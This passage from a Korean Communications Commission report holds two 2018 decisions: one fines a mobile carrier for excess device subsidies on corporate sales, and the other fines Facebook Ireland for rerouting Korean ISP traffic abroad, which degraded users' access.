피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표 크기·내용 등은 방송통신위원회와 사전 협의하여야 한다.

3. 피심인은 제1, 2항의 시정명령을 받은 날부터 10일 이내에 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.
4. 피심인은 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.
5. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 223,400,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 기초 사실

가. 일반현황

- 피심인은 전기통신사업법 제6조에 따라 허가받은 기간통신사업자로서 이동전화서비스를 제공하고 있으며, 가입자 수는 '17.9말 기준 27,048천명으로 전체시장의 48.6%를, 매출액은 '16년도 기준 123,505억원으로 49.4%를 점유하고 있다.

< 이동전화서비스 가입자 및 매출액 현황 (단위 : 천명, 억원) >

구 분	가입자 수 (점유율, %)	매 출 액 (점유율, %)
피심인	27,048 (48.6%)	123,505 (49.4%)

※ 출처 : 피심인 제출자료(매출액 '16년도 기준), MVNO 가입자 제외

나. 법인시장 현황

- 피심인의 조사대상 기간 중 법인영업 가입자 수는 646,713명이었다.

< 조사 대상기간 중 개통건수 >

구 분	조사 대상기간	법인 영업
피심인	'16.8 ~ '17.8	646,713

다. 조사경위

- 피심인이 삼성생명보험(주)에 이동통신단말기를 법인영업 형태로 판매하면서 공시한 내용과 다르게 지원금을 지급한 사실이 있다는 보도(한겨레신문, '17.8.28)에 따라 사실조사에 착수하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 조사대상기간('16.8 ~ '17.8) 중 피심인의 관련 법인영업 판매 건에 대하여 「이동통신단말장치 유통구조 개선에 관한 법률(이하 “단말기유통법”）」 위반여부를 조사하였다.

< 법인영업 조사대상 현황 >

구 분	법인명	조사대상기간	단말기	조사대상건수
피심인	삼성생명보험(주)	'16.8. ~ '17.8.	갤럭시탭	29,628

나. 행위사실

1) 과다지원금 지급

- 조사대상기간 중 피심인이 법인영업을 통하여 판매한 29,628건의 판매 자료를 분석한 결과,
- 피심인이 29,628건(위반율 100%)의 가입자에게 공시한 내용과 다르게 지원금을 지급한 사실을 확인하였다.

< 피심인의 과다지원금 지급건수 >

구 분	기 간	조사대상 건수	과다지원금 지급 건수	과다지원금 지급 수준(원)	위반율 (%)
피심인	'16.8~'17.8.	29,628	29,628	258,400	100

2) 부당 차별지원금 지급

- 피심인의 법인영업 판매 자료를 분석한 결과, 258,400원이 가입유형별로 동일하게 지급되어 피심인은 부당하게 차별적 지원금을 지급한 사실이 없음을 확인하였다.

* 부당한 차별적 지원금(법 시행령 제3조) : 법 제4조제3항에 따라 공시되는 동일한 공시기간 중에 동일한 이동통신단말장치임에도 불구하고 서로 다른 지원금을 지급하거나 지급하기로 제안하는 경우로 한다.

< 피심인의 가입유형별 개통건수 >

구 분	합 계	신규가입	번호이동	기기변경
피심인	29,628	5,644	1,443	22,541

3. 위법성 판단

가. 관련법 규정

- 단말기유통법 제3조제1항, 제4조제4항은 1) 이동통신사업자 또는 유통점이 가입유형(신규가입, 번호이동, 기기변경)을 사유로 부당하게 차별적인 지원금을 지급하는 행위,
- 2) 이동통신사업자가 공시내용과 다르게 지원금을 지급하는 행위를 각 금지하고 있다.

< 단말기유통법 근거 조항 >

◆ 제3조(지원금의 차별 지급 금지)

- ① 이동통신사업자, 대리점 또는 판매점은 다음 각 호의 어느 하나에 해당하는 사유로 부당하게 차별적인 지원금을 지급하여서는 아니 된다.
 - 1. 번호이동, 신규가입, 기기변경 등 가입 유형

◆ 제4조 (지원금의 과다 지급 제한 및 공시)

- ④ 이동통신사업자는 제3항에 따라 공시한 내용과 다르게 지원금을 지급하여서는 아니 된다.

◆ 제 13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속 공무원에게 이동통신사업자(특수관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

◆ 제 15조(과징금)

- ① 방송통신위원회는 이동통신사업자(특수관계인을 포함한다) 또는 이동통신단말장치 제조업자가 제3조제1항, 제4조제2항·제4항, 제5조제1항, 제7조제2항·제3항, 제8조제4항 또는 제9조제2항·제3항을 위반한 경우에는 해당 이동통신사업자(특수관계인을 포함한다) 또는 이동통신단말장치 제조업자에게 대통령령으로 정하는 매출액의 100분의3이하에 해당하는 금액을 과징금으로 부과할 수 있다. 다만, 매출액이 없거나 매출액을 산정하기 곤란한 경우로서 대통령령으로 정하는 경우에는 10억원이하의 과징금을 부과할 수 있다.

나. 위법성 판단

- 피심인이 법인영업(삼성생명보험(주))을 통해 가입자를 모집하면서 공시한 내용과 다르게 과다지원금을 지급한 행위는 단말기유통법 제4조(지원금 과다지급 제한) 제4항을 위반한 것으로 판단된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인은 단말기유통법 제14조제2항제4호에 따라 법인영업을 통해 이동전화 서비스 가입자를 모집하면서 공시한 내용과 다르게 지원금을 지급하는 행위를 즉시 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인은 단말기유통법 제14조제2항제5호에 따라 위 시정조치 명령 “가”항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기 및 내용 등은 방송통신위원회와 사전 협의하여야 한다.

< 공표문안 >

○○○(사업자명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 이동통신단말기를 법인영업 형태로 판매하면서 공시한 내용과 다르게 지원금을 지급한 행위로 인하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 위반했다는 이유로 위반행위 중지 등의 시정명령을 받은 사실이 있습니다.

2018년 00월 00일

○○○(사업자명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm 이상

다. 이용자의 신규모집 금지 판단

해당 사항 없다.

라. 시정명령 이행계획서 제출

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제1호에 따라 가. 및 나.의 시정명령을 받은 날부터 10일 이내에 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.

마. 시정명령 이행결과의 보고

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제2호에 따라 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.

5. 과징금 부과

가. 기준금액

- 피심인의 단말기유통법 제4조제4항 위반 행위에 대하여 같은 법 제15조제1항 같은 법 시행령 제10조 및 [별표2], 고시(과징금 부과 세부기준)에 의해 피심인에게 아래와 같이 과징금을 부과한다.
- 피심인의 위반기간 동안 위반행위로 인하여 직접적 또는 간접적으로 영향을 받는 피심인의 매출액(이하 '관련매출액'이라 한다)은 7,705,176,192원이다.

피심인의 법인영업 관련매출액 : 위반가입자수(29,628명) × 평균가입기간(24개월) × 가입자당월평균수익(10,836원) = 7,705,176,192원
 ※ 법인영업의 특수성을 고려하여 전체가입자 대신 법인가입자의 ARPU, 평균가입기간을 적용

- 피심인의 위반행위는 위 ‘고시(과징금 부과 세부기준) [별표1]’에 따라, 위반율은 100%이나, 법인영업 중 위반행위가 차지하는 비중이 매우 낮고, 위반행위가 특정법인에 한정되어 발생하여 시장 전체에 미치는 영향이 본질적이지는 않은 점, 위반행위가 광범위하게 발생하지는 않은 점 등을 종합적으로 고려하여, 피심인에게 ‘중대한 위반행위’에 해당하는 부과기준율(2% 이상 3% 미만)을 부과 하되, 그 범위 중에서 2.9%로 정한다.

< 과징금 부과 세부기준 [별표1] 부과기준율 >

중대성의 정도	부과기준율
매우 중대한 위반행위	3% 이상 4% 이하
중대한 위반행위	2% 이상 3% 미만
중대성이 약한 위반행위	1% 이상 2% 미만

- o 이에 따라 피심인의 기준 과징금은 위 관련매출액(7,705,176,192원)에 2.9%의 부과기준율을 곱한 223,450,110원이다.

나. 필수적 가중·감경

해당 사항 없다.

다. 추가적 가중·감경

해당 사항 없다.

라. 과징금의 결정

이에 따라 피심인에 대한 최종 과징금은 2억 2,340만원(십만원 이하 절사)이다.

6. 결론

상기 피심인의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령), 제15조(과징금)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다. 과징금 부과 처분에 불복이 있는 경우도 같다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

2. 페이스북 접속경로 변경 관련 전기통신사업법 위반(3.21.)

1. 개 요

방송통신위원회는 '18. 3. 21.(수) 전체회의를 개최하여 페이스북(Facebook Ireland Limited)이 SKT·SKB 및 LGU+와의 접속경로를 임의로 변경하여 SKB 및 LGU+ 망을 통해 페이스북에 접속하는 이용자의 접속 속도를 떨어뜨려 서비스를 이용하기 어렵게 한 행위에 대해 전기통신사업법상 금지행위인 이용자 이익저해행위로 판단하고, ①시정명령 받은 사실의 공표, ②업무 처리 절차 개선, ③과징금 3억 9,600만원을 부과하였다.

방통위는 페이스북이 SKT·SKB 및 LGU+의 접속경로를 임의로 변경하여 서비스 접속 장애 등 이용자 피해가 발생한 사실을 인지하고, 전기통신사업법상 이용자이익 저해행위 등 금지행위 위반여부를 확인하기 위해 '17년 8월부터 사실조사를 실시하였다.

사실조사 결과, 그간 페이스북은 SKT·LGU+에 대해 KT를 통해 접속(단, SKB는 홍콩을 통해 접속)하도록 하였으나, KT와의 계약기간이 충분히 남아있음에도 불구하고 국내 사업자와의 구체적인 협의나 이용자 고지 없이 '16년 12월에 SKT의 접속경로를 홍콩으로 우회하도록 변경하였고, '17년 1~2월에는 LGU+의 접속경로를 홍콩·미국 등으로 우회하도록 한 사실을 확인하였다.

SKT 트래픽이 홍콩으로 전환되면서 SKB 용량이 부족해졌고, SKB 트래픽 중 일부가 타 국제구간으로 우회되면서 병목현상이 발생하여 페이스북 접속 응답속도*가 이용자가 몰리는 20 ~ 24시에는 변경전보다 평균 4.5배(평균 29ms → 평균 130ms) 느려졌다. 아울러 LGU+ 무선트래픽을 해외로 우회시킨 결과, LGU+ 무선망 응답속도가 평균 2.4배(평균 43ms → 평균 105ms) 느려졌다.

* 응답속도 : 측정단말에서 신호를 전송하고 수신 응답신호가 도착할 때까지의 시간

이로 인해 해당 통신사를 이용하는 페이스북 이용자들은 접속이 안되거나 동영상 재생 등 일부 서비스의 이용이 어려워졌고, 이용자 문의·불만 접수건수는 접속경로 변경 후에 크게 증가(SKB는 일평균 0.8건에서 9.6건으로 12배, LGU+는 일평균 0.2건에서 34.4건으로 172배)하였다. 또한, 통신사 고객센터 외 일부 온라인 커뮤니티 사이트에는 페이스북 접속장애 관련 불만문의 글이 300여건 게시되는 등 다수의 이용자가 불만을 제기하였다.

페이스북은 접속경로 변경 이후 접속 품질이 저하되어 이용자 불만이 발생하고 있다는 국내 통신사업자의 문제제기에 대해 적극적으로 확인하지 않았으며, 그 결과 서비스 품질이 걱정하게 유지되지 않았다. 이에 국내 통신사들은 이용자의 접속 장애를 해소하기 위하여 추가 비용을 들여 해외 접속 용량을 증설해야 했다. 이후 페이스북은 국내에서 접속경로 변경에 대한 논란이 발생하자 결국 '17년 10~11월 원 상태로 복귀시켰다.

방통위는 이러한 페이스북의 행위는 전기통신사업법상 금지행위인 이용자 이익저해행위 중 '정당한 사유 없이 전기통신서비스의 가입·이용을 제한 또는 중단하는 행위'에 해당한다고 판단하여 업무처리 절차 개선을 명령하고 과징금을 부과하였다.

페이스북은 세계 SNS 시장 점유율 1위 사업자이며 국내 일일 접속자 수도 1,200만 명에 달하는 시장 영향력이 매우 큰 사업자임에도 불구하고 시장을 단기적으로 왜곡시키고 중대한 이용자 피해를 발생시켰다. 다만, 페이스북이 조사기간 중 스스로 위반행위를 중지하고, 조사에 성실히 임한 점 등을 종합적으로 고려하여 과징금 3억 9,600만 원을 부과하였다.

2. 관련 사례

1 페이스북 접속경로 변경 관련 전기통신사업법 위반행위

방 송 통 신 위 원 회 심의 · 의결

안전번호 제2018 - 13- 099호

안 건 명 페이스북 접속경로 변경 관련 전기통신사업법 위반행위에 대한 시정 조치에 관한 건

피 심 인 Facebook Ireland Limited
4 Grand Canal Square Dublin2, Ireland

의결연월일 2018. 3. 21.

주 문

1. 피심인은 시정명령 받은 사실을 시정명령 받은 날부터 1개월 이내에 피심인의 한글 홈페이지에 팝업 창으로 4일간(휴업일 포함) 게시하여야 하며, 중앙일간지에 평일 1회 공표하여야 한다. 이때, 공표크기·문안 및 내용 등은 방송통신위원회와 사전협의를 거쳐야 한다.
2. 피심인은 시정명령을 받은 날부터 1개월 이내에 접속경로 변경과 관련하여 동일·유사한 사례가 발생하지 않도록 재발방지 대책을 수립하여 위원회와 협의하고 3개월 이내에 시행하여야 한다.

3. 피심인은 시정조치를 명령받은 날부터 1개월 이내에 시정조치 이행계획서를 방송통신위원회에 제출하여야 한다.
4. 피심인은 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.
5. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 396,000,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

I. 기초사실

1. 피심인 일반 현황

피심인은 페이스북, 페이스북 메신저 등을 통해 이용자 간 자유로운 의사소통, 정보공유를 돕는 사회관계망서비스를 제공하고 있다. 서비스 정책 및 이용자와의 계약은 미국, 캐나다는 페이스북 본사(Facebook Inc.)가, 한국을 포함한 그 이외의 국가는 페이스북 아일랜드 리미티드(Facebook Ireland Limited, 이하 피심인)가 담당하고 있다. 페이스북코리아(유)는 국내법에 따라 설립된 유한회사로 피심인의 마케팅 및 영업지원 사무소에 해당하고 국내 이용자와 직접 계약을 맺고 있지는 않고 있다.

‘16년 말 페이스북 총 매출액은 약 276억 달러, 순이익은 102억 달러이고, 일일 접속자 수는 전 세계 약 12억 3천만 명이며, 국내 일일접속자수는 약 1,200만 명이다.

< 피심인 연매출 및 일일접속자수(전 세계 기준) >

매출 등(2016 기준)		이용자(2017.3월 기준)	
총매출	순이익	모바일	유선
276.38억 달러	102.17억 달러	11억 5천만 명(93%)	8천만 명(7%)

※ 출처 : ‘16년 4분기 Facebook IR자료, 피심인은 국가별 매출은 산출하지 않는다고 설명

II. 사실조사 결과

1. 조사 대상 및 방법

조사대상은 피심인 그리고 피심인과 망 접속관계에 있는 (주)케이티(이하 KT), SK브로드밴드(주)(이하 SKB), (주)엘지유플러스(이하 LGU+), SK텔레콤(주)(이하 SKT)이다. 피심인 및 관련 사업자를 대상으로 망 접속 현황, 민원 발생건수, 관련 이메일 등 접속경로 변경 행위와 관련된 자료를 제출받아 분석하고, 현장조사와 관련된 출석 조사를 실시하였다.

2. 행위사실


가. 피심인과 국내 ISP¹⁾사업자 망 연동 현황

피심인은 접속경로 변경 전, 국내 KT, SKT, LGU+ 이용자에게는 주로 KT의 ‘목동 IDC²⁾’에 있는 피심인의 서버에 접속하도록 하고, SKB 이용자에게는 주로 홍콩 ‘Mega-I IDC’에 있는 피심인의 서버에 접속하도록 하여 피심인의 서비스를 제공하였다.

1) ISP(Internet service provider) : 인터넷서비스제공사업자, 국내에는 KT, SKB, LGU+ 등이 해당 한다.

2) IDC(Internet data center) : 인터넷 서비스에 필요한 서버·전용회선·네트워크 관리를 대행하거나, 전산 설비를 임대하는 등의 서비스를 제공, “KT 목동 IDC” 와 “홍콩 Mega-I IDC”에 각각 페이스북 서버가 설치되어 있다.

< 피심인-국내 ISP사업자 망 연동현황 ('16. 12월 초 기준) >



나. 피심인의 접속경로 변경

피심인은 SK(SK·SKB)³⁾에 대해서는 '16. 12. 8일, LGU+에 대해서는 '17. 1. 14일 및 2. 14일 접속경로를 KT를 통한 접속에서 해외 망을 통한 접속으로 변경하였다. 이 과정에서 해당 사업자와 이용자에게 접속경로 변경과 관련한 구체적인 고지를 하지 않은 사실을 확인하였다.


1) SK(SK·SKB 및 SKT)에 대한 접속경로 변경행위

피심인이 '16. 12. 8일 SKT 접속경로를 사전 고지 없이 국내(KT 목동IDC)에서 홍콩(Mega-I IDC)으로 변경⁴⁾한 결과, 기존 SK(SK·SKB)와 Mega-I IDC간 직접 접속 연동용량인 를 초과하게 되었다. 직접접속 연동용량 초과에 따라 SKB트래픽 중 약가 회선대역폭이 제한적인 홍콩, 미국 등 해외 ISP를 통한 국제구간으로 중계접속 되면서 병목현상이 발생하였다.

3) SKT는 국제망이 없는 사업자로 해외트래픽 소통을 위해 SKB의 국제망을 이용하고 있다.

4) 피심인 등 대형 콘텐츠 제공사업자는 BGP(Border Gateway Protocol, 인터넷망 연결을 위한 라우팅 프로토콜) 등을 사용하여 ISP의 도움없이 접속경로를 변경 할 수 있다.

< SKB 및 SKT 접속경로 변경 후 주요 트래픽 경로('17. 1. 1. ~ 1. 31. 일평균) >



※ 관련 사업자들이 제출한 자료를 기준으로 재구성(3Gbps 이상 트래픽 구간표시)

가) (응답속도 저하) 피싱인의 접속경로 변경 후 피싱인 서비스에 대한 SKB의 네트워크 응답속도는 최번시(20 ~ 24시, 접속자가 많은 시간대) 평균 29ms⁵⁾이던 것이 평균 130ms로 4.5배 느려졌다. 네트워크 응답속도는 SKB의 네트워크에 접속된 측정기기에서 발신된 신호가 피싱인의 서버에 도착하고, 그 응답신호가 신호를 발신한 측정기기로 다시 돌아올 때까지 걸린 시간을 의미한다. 이는 네트워크 품질을 관리하기 위해 ISP가 측정하는 망품질 관리지표 중 하나로 실제 이용자들이 피싱인의 서비스를 이용하는데 소요된 시간은 저하된 응답 속도보다 더 길었던 것으로 보인다.

< 접속경로 변경 전후 네트워크 응답속도 >


기 간	변경 전 (‘16. 11. 1. ~ 12. 7.)	변경 후* (‘16. 12. 8 ~ ‘17. 6. 18)	망 개선 후 (‘17. 6. 19. ~ 7. 31.)
응답속도 평균	29ms	130ms	48ms

* LGU+ 제출자료⁶⁾, 최번시(20~24시) 측정자료를 해당기간 동안 평균한 값 ‘변경 후’ 기간은 접속경로 이후부터, 해외망 증설 등으로 이용자 불만이 감소하고, 네트워크 품질이 안정화된 날까지의 기간

5) ms(milli second) : 1/1000초, 29ms는 0.029초, 130ms는 0.13초를 의미한다.

6) LGU+는 자사 인터넷망 품질관리를 위해 자사뿐만 아니라 KT, SKB 인터넷망의 품질을 비교측정 하고 있다.

< SKB, KT 이용자 페이스북 네트워크 응답속도 비교 >



※ LGU+ 제출자료를 그래프화, 세로축 : 응답속도(ms), 가로축 : 시간(일단위, '16. 11. 1. ~ '17. 7. 31.)

나) (이용자 피해) 피심인이 접속경로를 변경한 이후 SKB 콜센터에 접수된 페이스북 관련 이용자 문의 및 불만 접수건수는 총 1,857건으로, 접속경로 변경 전 일평균 0.8건이던 것이 변경 후 일평균 9.6건으로 12배 증가하였다.

< 접속경로 변경 전후 SKB에 접수된 페이스북 관련 이용자 문의 및 불만 접수건수 >

기 간	변경 전	변경 후	개선 후
	'16. 11. 1. ~ 12. 7.	'16. 12. 8. ~ '17. 6. 18.	'17. 6. 19. ~ 7. 31.
기간 합계	31건	1,857건	29건
일평균	0.8건	9.6건	0.7건

※ SKB 제출자료를 기준으로 해당기간 동안의 접수건수 합계 및 일평균 값을 산정

< 월별 페이스북 접속지연·장애로 인한 이용자 문의 및 불만 접수건수 >

(단위 : 건)

월별	'16.11	'16.12	'17.1.	'17.2.	'17.3	'17.4	'17.5	'17.6	'17.7	합계
SKB	21	153	94	514	308	391	240	182	14	1,917

※ 출처 : SKB 제출자료

< 피심인 서비스 제한에 따른 SKB 이용자 문의 및 불만 주요 사례 >

(이**, 2016-12-09) 페이스북에 들어가면 사진 로딩이 하나도 안돼요.
 (박**, 2017-01-05) 특정 어플 페이스북만 안되고 사진도 안떠요.
 (****, 2017-02-10) 인터넷 사용시 페이스북 및 인스타그램 지연, 다른 사이트는 불편 없음
 (오**, 2017-03-02) 페이스북 들어가면 로딩중 나오면서 사진이 안떠요. 페이스북만 그래요.
 (****, 2017-04-19) 페이스북, 인스타그램 접속지연 됩니다.
 (여**, 2017-05-15) 다른건 이상이 없는데 페이스북을 보게 되면 아예 볼 수가 없거든요.
 (서**, 2017-05-31) 스마트폰으로 페이스북을 80~90% 사용하는데 너무 느려서 동영상 재생이 안 될 정도임

※ 출처 : SKB 제출자료

다) (피심인 및 SKB 조치사항) SKB는 이메일('16. 12. 23., '17. 1. 31.) 및 대면 회의('17. 3. 22.)를 통해 피심인의 일방적인 접속경로 변경에 따라 품질저하 등 이용자 불만이 발생하고 있으니, 품질문제를 해소하기 위해 SKT의 접속경로를 예전과 같이 국내 KT에서 접속 할 수 있도록 복원을 요청하였으나, 피심인은 자사의 FNA(Facebook Network Appliance) 캐시서버 설치를 추천하며 수용하지 않았다. 결국 SKB는 '17. 4월부터 같은 해 6월까지 국제전용회선 및 해외 ISP와 연동용량을 증설하여 이용자 불만을 해소하였다.

※ 피심인은 위원회의 사실조사가 시작된 이후인 '17. 10. 13일 SKT의 접속경로를 예전과 같이 국내 KT접속으로 복원하였다.

< SKB 및 피심인이 교환한 이메일 일부 발췌 >

o 날짜 : 2016. 12. 23. o 발신 : **SKB측** -> 수신 : 피심인측
 o 주요내용
 - 최근 저희 고객 일부는 귀사의 사이트 접속할 때 동영상 끊김 FB 접속속도저하 등 **품질 문제를 경험하고 있음**. 점검결과 한국 KT에서 오는 트래픽이 **홍콩에 위치한 귀사의 접속경로로 변경된** 점을 발견함.
 - 품질 문제를 고려하여 **트래픽을 한국 KT로 다시 이동**시키고 결과를 알려주시기 바람

